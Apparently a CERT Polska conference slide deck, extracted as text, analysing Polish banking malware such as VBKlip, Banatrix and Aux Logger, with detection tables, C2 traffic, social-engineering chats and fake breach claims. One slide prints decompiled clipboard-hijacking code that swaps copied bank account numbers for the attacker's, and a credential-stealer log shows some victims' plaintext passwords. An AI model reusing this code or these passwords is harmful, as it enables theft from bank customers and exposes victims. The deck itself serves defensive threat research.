


Middle Income Malware Actors in Poland: VBKlip and Beyond

Łukasz Siewierski
lukasz.siewierski@cert.pl

<CERT.PL>_



Different leagues of malware



Aux Logger v2.0.0.0 Monitor :: Cracked by Meth

profit

cost

availability



Bank Account Number (BAN)

CCAAAAAAA BBBB BBBB BBBB BBBB

CC AAAA AAAA BBBB BBBB BBBB BBBB

- control sum (inline with IBAN standard)
- bank number
- account number

explorer.exe	Windows Explorer	Microsoft Corporation
taskmgr.exe	taskmgr v1.012	Microsoft Corp.
atidrv32.exe		Microsoft Corp.
winlog.exe		p
ms32sound.exe	svchost.exe	Microsoft Corporation

Firefox | Mail = Inbox (2154) | https://www.vfemail.net/horde/index.php

Inbox Empty Trash New Message Folders Search Fetch Mail Portal Options Problem Log out

Quota status: 4.75 MB / 48.15 MB (9.87% used) Service Level - Copper
Bandwidth Quota status: 1.05 MB / 47.68 MB (2.20% used) DMQ: 3 / 250

Inbox (2154) Page 1 of 108 1 to 20 of 2154 Messages

Select Mark as Move Copy Messages to

Delete Blacklist Whitelist Forward Report as Spam Report as Innocent View Messages

#	Date	From	Subject [Thread]	Size
2154	Unknown Date	JG_DOMAIN	7/Serv 2008 R2 10/29/2014 10:03:47 AM v.3.0.5	2 KB
2153	Unknown Date	SSING_DOMAIN	XP 10/28/2014 11:36:01 PM v.3.0.5	2 KB
2152	Unknown Date	DOMAIN	2014-10-29 07:47:11 v.3.0.6	5 KB
2151	Unknown Date	@MISSING_DOMAIN	2014-10-28 23:51:57 v.3.0.6	10 KB
2150	Unknown Date	OM@MISSING_DO...	XP 10/28/2014 11:33:20 AM v.3.0.5	2 KB
2149	Unknown Date	DOMAIN	2014-10-28 18:05:09 v.3.0.6	2 KB
2148	Unknown Date	@MISSING_DOMAIN	XP 10/28/2014 12:06:15 PM v.3.0.5	2 KB
2147	Unknown Date	@MISSING_DOMAIN	2014-10-28 13:51:03 v.3.0.6	9 KB
2146	Unknown Date	DOMAIN	2014-10-28 09:30:54	2 KB
2145	Unknown Date	DOMAIN	2014-10-28 08:14:27 v.3.0.6	5 KB
2144	Unknown Date	ISSING_DOMAIN	2014-10-28 07:43:15 v.3.0.6	7 KB
2143	Unknown Date	SING_DOMAIN	2014-10-27 16:59:00 v.3.0.6	3 KB
2142	Unknown Date	DOMAIN	2014-10-27 08:38:32	3 KB
2141	Unknown Date	ISSING_DOMAIN	2014-10-27 06:30:24 v.3.0.6	9 KB
2140	Unknown Date	SING_DOMAIN	2014-10-25 08:58:00 v.3.0.6	2 KB
2139	Unknown Date	SING_DOMAIN	2014-10-25 10:08:46 v.3.0.6	2 KB
2138	Unknown Date	SING_DOMAIN	2014-10-25 08:56:01 v.3.0.6	2 KB
2137	Unknown Date	DOMAIN	2014-10-25 11:48:09 v.3.0.6	9 KB
2136	Unknown Date	SING_DOMAIN	2014-10-25 10:08:46 v.3.0.6	2 KB
2135	Unknown Date	@MISSING_DOMAIN	2014-10-24 19:50:22 v.3.0.6	9 KB

Delete Blacklist Whitelist Forward Report as Spam Report as Innocent View Messages

Select Mark as Move Copy Messages to

Ads open in new window

Meble
kuchenne

Meble do kuchni już od 287 zł. Sprawozdanie oferty Leroy Merlin!

```
GET /g4x6a9k2u.txt HTTP/1.1
Host: ██████████
User-Agent: Mozilla 6.0 (Windows NT 6; rv:12.0) Firefox/17.0
Accept: text/html, */*
Accept Language: en-us
Accept-Encoding: gzip, deflate

HTTP/1.1 404 Site Not Installed
Date: Fri, 07 Nov 2014 13:28:22 GMT
Server: .V06 Apache
Partner-Revision: 1.411
P3P: CP="OTI DSP CURa ADMa DEVa TAIa PSAa PSDa OUR BUS COM NAV OTC"
Transfer-Encoding: chunked
Content-Type: text/html
```

```
GET /g4x6a9k2u.txt HTTP/1.1
Host: ██████████
User-Agent: Mozilla 6.0 (Windows NT 6; rv:12.0) Firefox/17.0
Accept: text/html, */*
Accept Language: en-us
Accept-Encoding: gzip, deflate

HTTP/1.1 404 Site Not Installed
Date: Fri, 07 Nov 2014 13:28:22 GMT
Server: .V06 Apache
Partner-Revision: 1.411
P3P: CP="OTI DSP CURa ADMa DEVa TAIa PSAa PSDa OUR BUS COM NAV OTC"
Transfer-Encoding: chunked
Content-Type: text/html
```

VBKlip – HTTP

```
GET /g4x6a9k2u.txt HTTP/1.1
Host: ██████████
User-Agent: Mozilla 6.0 (Windows NT 6; rv:12.0) Firefox/17.0
Accept: text/html, */*
Accept Language: en-us
Accept-Encoding: gzip, deflate

HTTP/1.1 404 Site Not Installed
Date: Fri, 07 Nov 2014 13:28:22 GMT
Server: .V06 Apache
Partner-Revision: 1.411
P3P: CP="OTI DSP CURa ADMa DEVa TAIa PSAa PSDa OUR BUS COM NAV OTC"
Transfer-Encoding: chunked
Content-Type: text/html
```

W b d g i R i R R R m j K P m Z I m L i j K i j j c N h A c x



1 x 1 x 0 0 0 0 0 0 2 0 x x 2 x x 2 x 0 0 x 0 0 0 1 - - - - -

Polish:

Witam.

2 miesiace temu kupilam kabine prysznicowa u Panstwa na Allegro. Prosze zobaczyc co sie z nia stalo po tak krotkim czasie uzywania.Co Panstwo proponuja?

English:

Hello.

2 months ago I bought a shower from you on Allegro [*Polish eBay*]. Please take a look at what happened to it. What do you propose to do with it?

VBKlip – detection ratio



SHA256: 2aea252c2ee6358b1a5129c23297ac9fcbf05938c9cf6bdd203a738c367fdb9a

File name: virus.exe

Detection ratio: 4 / 48

Analysis date: 2013-10-17 12:53:59 UTC (1 year ago) [View latest](#)



Analysis

File detail

Additional information

Comments 4

Votes

Antivirus	Result	Update
AVG	Luhe.Fiha.A	20131017
AntiVir	TR/Dropper.Gen	20131016
Avast	Win32:Trojan-gen	20131017
Symantec	WS.Reputation.1	20131017
Agnitum	✓	20131016
AhnLab-V3	✓	20131017
Antiy-AVL	✓	20131017

VBKlip knockoff

```
public void givemessage()
{
    int num = (int) MessageBox.Show("I am cool for using subs");
}

private void Timer1_Tick(object sender, EventArgs e)
{
    try
    {
        if (LikeOperator.LikeString(MyProject.Computer.Clipboard.GetText(), "#####", CompareMethod.Binary)
            MyProject.Computer.Clipboard.SetText("91#####04");
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        ProjectData.ClearProjectError();
    }
    try
    {
        if (!LikeOperator.LikeString(MyProject.Computer.Clipboard.GetText(), "## #### #### #### #### #### ####", CompareMethod.Binary)
            return;
        MyProject.Computer.Clipboard.SetText("91#####9904");
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        ProjectData.ClearProjectError();
    }
}
```

VBKlip knockoff



SHA256: 744bae3c6f64cc4c9fb8095d57b54c7d0c827b6f5dc113aa289067f687182fc7

File name: file-6454703_xxx

Detection ratio: 0 / 48

Analysis date: 2014-01-09 12:26:48 UTC (10 months ago) [View latest](#)



Analysis

File detail


Additional information

Comments 1

Votes

Antivirus	Result	Update
AVG	✓	20140109
Ad-Aware	✓	20140109
Agnitum	✓	20140108
AhnLab-V3	✓	20140109
AntiVir	✓	20140109
Antiy-AVL	✓	20140109
Avast	✓	20140109

Banatrix






SHA256: 9c6cbb7913eee93011bf1caf8a1d76f39bf663f674cb20138010ab448717f74d

File name: wmc.exe

Detection ratio: 0 / 53

Analysis date: 2014-09-05 14:09:26 UTC (2 months ago) [View latest](#)



Analysis

File detail

Relationships

Additional Information

Comments 6

Votes

Behavioural Information

Antivirus	Result	Update
AVG	✓	20140905
AVware	✓	20140905
Ad-Aware	✓	20140905
AegisLab	✓	20140905
Agnitum	✓	20140905
AhnLab-V3	✓	20140905
Antiy-AVL	✓	20140905

Chomikuj.pl database "dump"

chomikuj.pl Database Part 1 1-15000 Users.doc [Compatibility Mode] - Microsoft Word (Unlicensed Product)

File Home Insert Page Layout References Mailings Review View

Cut Copy Paste Format Painter Clipboard

Font Paragraph Styles

Security Warning Macros have been disabled. [Enable Content](#)

Chomikuj.pl-> DataBase -> LAST_REGISTER=> 2014-05-03 11:44:18

DUMP => 2014-05-03 PUBLIC=> 2014-05-04

HACKED BY DEVILTEAM.PL

Part 1 - 15000 Users

Download in .doc File:

Email:Password

matkon

Bitcurex "hacked"



Bitcurex (Polish Bitcoin market) HACKED!!!

1390 BTC leaked again!!!

There's nothing you can do to us, we can do it endlessly ;)

Aux Logger: screenshots

The image shows a screenshot of a chat application interface. On the left is a sidebar with navigation links: GIFLANDIA, ADMINISTRATORZY, CZATYKIETA, and POMOC. Below these are two chat tabs: 'Nastolatki' and 'SpaleCie_ona:3'. The main chat area shows a conversation between Emil_166 and SpaleCie_ona:3. The messages are:

- Emil_166: siemka 🙄
- SpaleCie_ona:3: hej 🙄
- Emil_166: chciałaś kogoś normalnego do popisania 🙄
- SpaleCie_ona:3: a no chciałam :3
- Emil_166: ile masz lat 🙄
- Emil_166: ?
- SpaleCie_ona:3: 17

On the right, a window titled 'Ania' is open, displaying a file download notification for 'g8GwWgmNGAxYgsGw...' (195.58 kB). Below the notification, the chat continues with:

- Proszę 🙄🙄
- Ja **Here you go :*** 00:59
- co to przepraszam bardzo jest? 🙄
- wirus? **what is this supposed to be? :D virus?** 00:59
- Nie, zdjęcia 😊
- No, pictures :)**

The chat input field contains the text 'b|'. At the bottom right of the chat window, there are icons for voice chat, a game controller, and a 'Zagraj' button.

Aux Logger: screenshots

Ania 23:11
Proszę 😊🙄 **Here you go :***

0XiwKLQBykFY0HiwKLQ...
195.58 kB ✓ **Otwórz** Zapisz ▾

Ja 23:14
niechce otworzyc pliku
jakis wirus jest w nim **I cannot open the file
it's some kind of a virus**

Ania 23:16

EfYWNV_9LW5YEPYWNV...
195.58 kB ✓ **Otwórz** Zapisz ▾

Nie ma żadnego wirusa **This isn't a virus**

Wyślij ▾ Zagraj

na oszustow

Pokoje Osoby Radar Kamery

50

zdrawiaj innych! szeń - Twoje zyscy w pokoju!

HeDonista32_SL
hellena.....
jakobs40

avast! ✕

avast! DeepScreen analizuje plik...

avast! DeepScreen analyzes the file...

Analizowanie

Analiza zwykle zabiera około 15 sekund.

Jeśli program wyświetla jakiegokolwiek element na ekranie, można z nim pracować normalnie.

Plik: C:\Users\...\efYWNV_9LW5YEPYWNV_6wys,moja foteczka.jpg.exe

[Przerwij](#)

Carbon Grabber

w1si2.spa	<pre>action=handleInternalChat subAction=call noChat=1 p=42</pre>	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:27 pm	89.229.2
w1si2.spa	<pre>action=handleDataRequest getGalaxyMap=1,128;1,127;1,126 s=YTo1On</pre>	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:28 pm	89.229.2
w1si2.spa	<pre>action=handleInternalChat subAction=call noChat=1 p=42</pre>	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:30 pm	89.229.2
w1si2.spa	<pre>action=handleInternalChat subAction=call noChat=1 p=42</pre>	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:33 pm	89.229.2
w1si2.spa	<pre>action=handleInternalChat subAction=call noChat=1 p=42</pre>	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:36 pm	89.229.2
w1si2.spa	<pre>action=handleInternalChat subAction=call noChat=1 p=42</pre>	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:40 pm	89.229.2
w1si2.spa	<pre>action=handleInternalChat subAction=call noChat=1</pre>	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:43 pm	89.229.2

(c) Bilal Ghouri

App Name	Sitename	Username	Password	PC Name	IP Address	Date
IE 7-9	http://konto.onet.pl/login.html	[REDACTED]	[REDACTED]	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
IE 7-9	http://konto.onet.pl/login.html	[REDACTED]	1haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
IE 7-9	http://konto.onet.pl/login.html	[REDACTED]	1haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
IE 7-9	http://konto.onet.pl/login.html	[REDACTED]	bhp2011	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
MSN	www.hotmail.com	[REDACTED]	[REDACTED]	TOSHIBA	83 [REDACTED]	[REDACTED]
MSN	www.hotmail.com	[REDACTED]	jolka	TOSHIBA	83 [REDACTED]	[REDACTED]
IE 7-9	http://konto.onet.pl/login.html	[REDACTED]	100haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
IE 7-9	http://pl-pl.facebook.com/	[REDACTED]	[REDACTED]	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
IE 7-9	http://www.volksweld.pl/index.php	[REDACTED]	100haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
Chrome	https://budoservis.admin.istore.pl/	[REDACTED]	100haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
Chrome	https://ebok.energia.pl/login.php	[REDACTED]	100Haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
Chrome	https://ebok.energia.pl/login.php	[REDACTED]	100Haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
IE 7-9	http://www.facebook.com/	[REDACTED]	[REDACTED]	PAS-AL-WD1140	85 [REDACTED]	[REDACTED]
IE 7-9	https://www.google.com/accounts/servicelogin	[REDACTED]	[REDACTED]	PAS-AL-WD1140	85 [REDACTED]	[REDACTED]
IE 4-6	http://poczta.ue.poznan.pl:8080/	[REDACTED]	bureza	GRZESIAK-90B7B6	62 [REDACTED]	[REDACTED]
IE 4-6	http://profil.wp.pl/login.html	[REDACTED]	maciek	GRZESIAK-90B7B6	62 [REDACTED]	[REDACTED]
IE 4-6	http://nk.pl/	[REDACTED]	290947	GRZESIAK-90B7B6	62 [REDACTED]	[REDACTED]

Questions?

You can reach me via:



@maldr0id



maldr0id.blogspot.com

- failblog.org – pictures presenting fails.
- \LaTeX , beamer, TikZ and other related packages.
- zaufanatrzeciastrona.pl – Facebook attack.
- GIMP.